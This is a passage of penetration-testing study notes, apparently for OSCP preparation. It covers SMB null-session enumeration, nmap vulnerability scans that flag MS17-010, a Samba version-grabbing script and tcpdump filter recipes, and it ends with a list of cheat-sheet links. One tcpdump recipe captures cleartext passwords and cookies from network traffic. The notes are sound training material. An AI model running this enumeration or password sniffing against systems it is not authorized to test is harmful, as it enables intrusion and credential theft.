|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\[ip]\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\[ip]\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\[ip]\share:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\[ip]\wwwroot:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ

Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds
```

Check Null Sessions

smbmap

smbmap -H [ip/hostname] will show what you can do with given credentials (or null session if no credentials). See examples in the previous section.

rpcclient

```
rpcclient -U "" -N [ip]
```

- -U "" - null session
- -N - no password

Example:

```
root@kali:~# rpcclient -U "" -N [ip]
rpcclient $>
```
From there, you can run rpc commands.

smbclient

```
smbclient \\\\[ip]\\[share name]
```

This will attempt to connect to the share. Can try without a password (or sending a blank password) and still potentially connect.

Example:

```
root@kali:~/pwk/lab/public# smbclient \\\\[ip]\\share
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Thu Sep 27 16:26:00 2018
 .. D 0 Thu Sep 27 16:26:00 2018
 New Folder (9) D 0 Sun Dec 13 05:26:59 2015
 New Folder - 6 D 0 Sun Dec 13 06:55:42 2015
 Shortcut to New Folder (2).lnk A 420 Sun Dec 13 05:24:51 2015
1690825 blocks of size 2048. 794699 blocks available
```

Check for Vulnerabilities

nmap

```
nmap --script smb-vuln* -p 139,445 [ip]
```

- --script smb-vuln* - will run all smb vulnerability scan scripts
- -p 139,445 - smb ports

Example:

```
root@kali:~# nmap --script smb-vuln* -p 139,445 [ip]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-27 16:37 EDT
Nmap scan report for [ip]
Host is up (0.030s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:XX:XX:XX (VMware)

Host script results:
| smb-vuln-ms06-025:
|   VULNERABLE:
|   RRAS Memory Corruption vulnerability (MS06-025)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2006-2370
|           A buffer overflow vulnerability in the Routing and Remote Access service (RRAS) in Microsoft Windows 2000 SP4, XP SP1
|           and SP2, and Server 2003 SP1 and earlier allows remote unauthenticated or authenticated attackers to
|           execute arbitrary code via certain crafted "RPC related requests" aka the "RRAS Memory Corruption Vulnerability."
|
|     Disclosure date: 2006-6-27
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2370
|_      https://technet.microsoft.com/en-us/library/security/ms06-025.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 5.58 seconds
```

Overall Scan

enum4linux

```
enum4linux -a [ip]
```

- -a - all enumeration

Example output is long, but some highlights to look for:

- output similar to nmblookup
- check for null session
- listing of shares
- domain info
- password policy
- RID cycling output

Manual Inspection

Samba

ngrep is a neat tool to grep on network data. Running something like `ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]' port 139` in one terminal and then `echo exit | smbclient -L [IP]` in another will dump out a bunch of info including the version.


rewardone in the PWK forums posted a neat script to easily get Samba versions:

```
#!/bin/sh
#Author: rewardone
#Description:
# Requires root or enough permissions to use tcpdump
# Will listen for the first 7 packets of a null login
# and grab the SMB Version
#Notes:
# Will sometimes not capture or will print multiple
# lines. May need to run a second time for success.
if [ -z $1 ]; then echo "Usage: ./smbver.sh RHOST {RPORT}" && exit; else rhost=$1; fi
if [ ! -z $2 ]; then rport=$2; else rport=139; fi
tcpdump -s0 -n -i tap0 src $rhost and port $rport -A -c 7 2>/dev/null | grep -i "samba\|s.a.m" | tr -d '.' | grep -oP 'UnixSamba.*[0-9a-z]' | tr -d '\n' & echo -n "$rhost: " &
echo "exit" | smbclient -L $rhost 1>/dev/null 2>/dev/null
sleep 0.5 && echo ""
```

When you run this on a box running Samba, you get results:

```
root@kali:~/pwk/lab/public# ./smbver.sh [IP]
[IP]: UnixSamba 227a
```

When in doubt, we can check the smb version in PCAP. Here's an example Unix Samba 2.2.3a:



Windows

Windows SMB is more complex than just a version, but looking in wireshark will give a bunch of information about the connection. We can filter on ntlmssp.ntlmv2_response to see NTLMv2 traffic, for example.

From <https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html>

Tcpdump

Wednesday, January 2, 2019 11:40 PM

1. `tcpdump` is a valuable tool for anyone looking to get into networking or information security.
2. The raw way it interfaces with traffic, combined with the precision it offers in inspecting packets make it the best possible tool for learning TCP/IP.
3. Protocol Analyzers like Wireshark are great, but if you want to truly master packet-fu, you must become one with `tcpdump` first.

From <https://danielmiessler.com/study/tcpdump/#passwords>

find traffic by ip

One of the most common queries, this will show you traffic from 1.2.3.4, whether it's the source or the destination.

```
tcpdump host 1.2.3.4
```

seeing more of the packet with hex output

Hex output is useful when you want to see the content of the packets in question, and it's often best used when you're isolating a few candidates for closer scrutiny.

```
tcpdump -nnvXSs 0 -c1 icmp
```

filtering by source and destination

It's quite easy to isolate traffic based on either source or destination using `src` and `dst`.

```
tcpdump src 2.3.4.5
```

```
tcpdump dst 3.4.5.6
```

finding packets by network

To find packets going to or from a particular network, use the `net`option. You can combine this with the `src` or `dst` options as well.

```
tcpdump net 1.2.3.0/24
```

show traffic related to a specific port

You can find specific port traffic by using the `port` option followed by the port number.

```
tcpdump port 3389
```

```
tcpdump src port 1025
```

show traffic of one protocol

If you're looking for one particular kind of traffic, you can use tcp, udp, icmp, and many others as well.

```
tcpdump icmp
```

show only ip6 traffic

You can also find all IP6 traffic using the protocol option.

```
tcpdump ip6
```

find traffic using port ranges

You can also use a range of ports to find traffic.

```
tcpdump portrange 21-23
```

find traffic based on packet size

If you're looking for packets of a particular size you can use these options. You can use less, greater, or their associated symbols that you would expect from mathematics.

```
tcpdump less 32
```

```
tcpdump greater 64
```

```
tcpdump <= 128
```

reading / writing captures to a file

It's often useful to save packet captures into a file for analysis in the future. These files are known as PCAP (PEE-cap) files, and they can be processed by hundreds of different applications, including network analyzers, intrusion detection systems, and of course by `tcpdump` itself. Here we're writing to a file called *capture_file* using the `-w` switch.

```
tcpdump port 80 -w capture_file
```

You can read PCAP files by using the `-r` switch. Note that you can use all the regular commands within tcpdump while reading in a file; you're only limited by the fact that you can't capture and process what doesn't exist in the file already.

```
tcpdump -r capture_file
```

From <https://danielmiessler.com/study/tcpdump/#passwords>

It's All About the Combinations

Being able to do these various things individually is powerful, but the real magic of `tcpdump` comes from the ability to **combine options in creative ways** in order to isolate exactly what you're looking for. There are three ways to do combinations, and if you've studied programming at all they'll be pretty familiar to you.

1. **AND**
   and or `&&`
2. **OR**
   or or `||`
3. **EXCEPT**
   not or `!`

Here are some examples of combined commands.

from specific ip and destined for a specific port

Let's find all traffic from 10.5.2.3 going to any host on port 3389.

```
tcpdump -nnvvS src 10.5.2.3 and dst port 3389
```

from one network to another

Let's look for all traffic coming from 192.168.x.x and going to the 10.x or 172.16.x.x networks, and we're showing hex output with no hostname resolution and one level of extra verbosity.

```
tcpdump -nvX src net 192.168.0.0/16 and dst net 10.0.0.0/8 or172.16.0.0/16
```

non icmp traffic going to a specific ip

This will show us all traffic going to 192.168.0.2 that is *not* ICMP.

```
tcpdump dst 192.168.0.2 and src net and not icmp
```

traffic from a host that isn't on a specific port

This will show us all traffic from a host that isn't SSH traffic (assuming default port usage).

```
tcpdump -vv src mars and not dst port 22
```

As you can see, you can build queries to find just about anything you need. The key is to first figure out *precisely* what you're looking for and then to build the syntax to isolate that specific type of traffic.

Keep in mind that when you're building complex queries you might have to group your options using single quotes. Single quotes are used in order to tell `tcpdump` to ignore certain special characters—in this case below the "( )" brackets. This same technique can be used to group using other expressions such as `host`, `port`, `net`, etc.

```
tcpdump 'src 10.0.2.4 and (dst port 3389 or 22)'
```

isolate tcp flags

You can also use filters to isolate packets with specific TCP flags set.

Isolate TCP RST flags.

The filters below find these various packets because `tcp[13]` looks at offset 13 in the TCP header, the number represents the location within the byte, and the != 0 means that the flag in question is set to 1, i.e. it's on.

```
tcpdump 'tcp[13] & 4!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-rst'
```

Isolate TCP SYN flags.

```
tcpdump 'tcp[13] & 2!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-syn'
```

Isolate packets that have both the SYN and ACK flags set.

```
tcpdump 'tcp[13]=18'
```

Only the PSH, RST, SYN, and FIN flags are displayed in `tcpdump`'s flag field output. URGs and ACKs are displayed, but they are shown elsewhere in the output rather than in the flags field.

Isolate TCP URG flags.

```
tcpdump 'tcp[13] & 32!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-urg'
```

Isolate TCP ACK flags.

```
tcpdump 'tcp[13] & 16!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-ack'
```

Isolate TCP PSH flags.

```
tcpdump 'tcp[13] & 8!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-psh'
```

Isolate TCP FIN flags.

```
tcpdump 'tcp[13] & 1!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-fin'
```

Everyday Recipe Examples

Because tcpdump can output content in ASCII, you can use it to search for cleartext content using other command-line tools like `grep`.

Finally, now that we the theory out of the way, here are a number of quick recipes you can use for catching various kinds of traffic.

both syn and rst set

```
tcpdump 'tcp[13] = 6'
```

find http user agents

The `-l` switch lets you see the traffic as you're capturing it, and helps when sending to commands like `grep`.

```
tcpdump -vvAls0 | grep 'User-Agent:'
```

cleartext get requests

```
tcpdump -vvAls0 | grep 'GET'
```

find http host headers

```
tcpdump -vvAls0 | grep 'Host:'
```

find http cookies

```
tcpdump -vvAls0 | grep 'Set-Cookie|Host:|Cookie:'
```

find ssh connections

This one works regardless of what port the connection comes in on, because it's getting the banner response.

```
tcpdump 'tcp[(tcp[12]>>2):4] = 0x5353482D'
```

find dns traffic

```
tcpdump -vvAs0 port 53
```

find ftp traffic

```
tcpdump -vvAs0 port ftp or ftp-data
```

find ntp traffic

```
tcpdump -vvAs0 port 123
```

find cleartext passwords

```
tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -lA | egrep -i -B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|password=|pass:|user:|username:|password:|login:|pass |user '
```

find traffic with evil bit

There's a bit in the IP header that never gets set by legitimate applications, which we call the "Evil Bit". Here's a fun filter to find packets where it's been toggled.

```
tcpdump 'ip[6] & 128 != 0'
```

From <https://danielmiessler.com/study/tcpdump/#passwords>

Cheatsheets and Checklists

Wednesday, January 2, 2019 5:43 PM

https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/

https://pen-testing.sans.org/blog/category/cheatsheet

https://pen-testing.sans.org/resources/downloads

https://jdow.io/blog/2018/03/18/web-application-penetration-testing-methodology/

https://github.com/coreb1t/awesome-pentest-cheat-sheets

https://www.peerlyst.com/posts/the-complete-list-of-infosec-related-cheat-sheets-claus-cramon

https://www.h21lab.com/tools/penetration-testing-cheat-sheet

https://news.ycombinator.com/item?id=16728207

http://desmoines.issa.org/images/2017-February-Nate-Subra-OSCP.pdf

https://www.wasserman.me/blog/2015/10/12/how-i-learned-to-love-enumeration-and-passed-the-oscp/

https://www.reddit.com/r/oscp/comments/9433rg/enumerate_enumerate_enumerate/

https://github.com/burntmybagel/OSCP-Prep

https://www.alienvault.com/forums/discussion/16343/how-to-prepare-to-take-the-oscp-free-checklist

http://niiconsulting.com/checkmate/2017/06/a-detail-guide-on-oscp-preparation-from-newbie-to-oscp/

https://whitedome.com.au/re4son/2-post-exploit-enumeration-checklist-windows/

https://whitedome.com.au/re4son/2-post-exploit-enumeration-checklist-windows/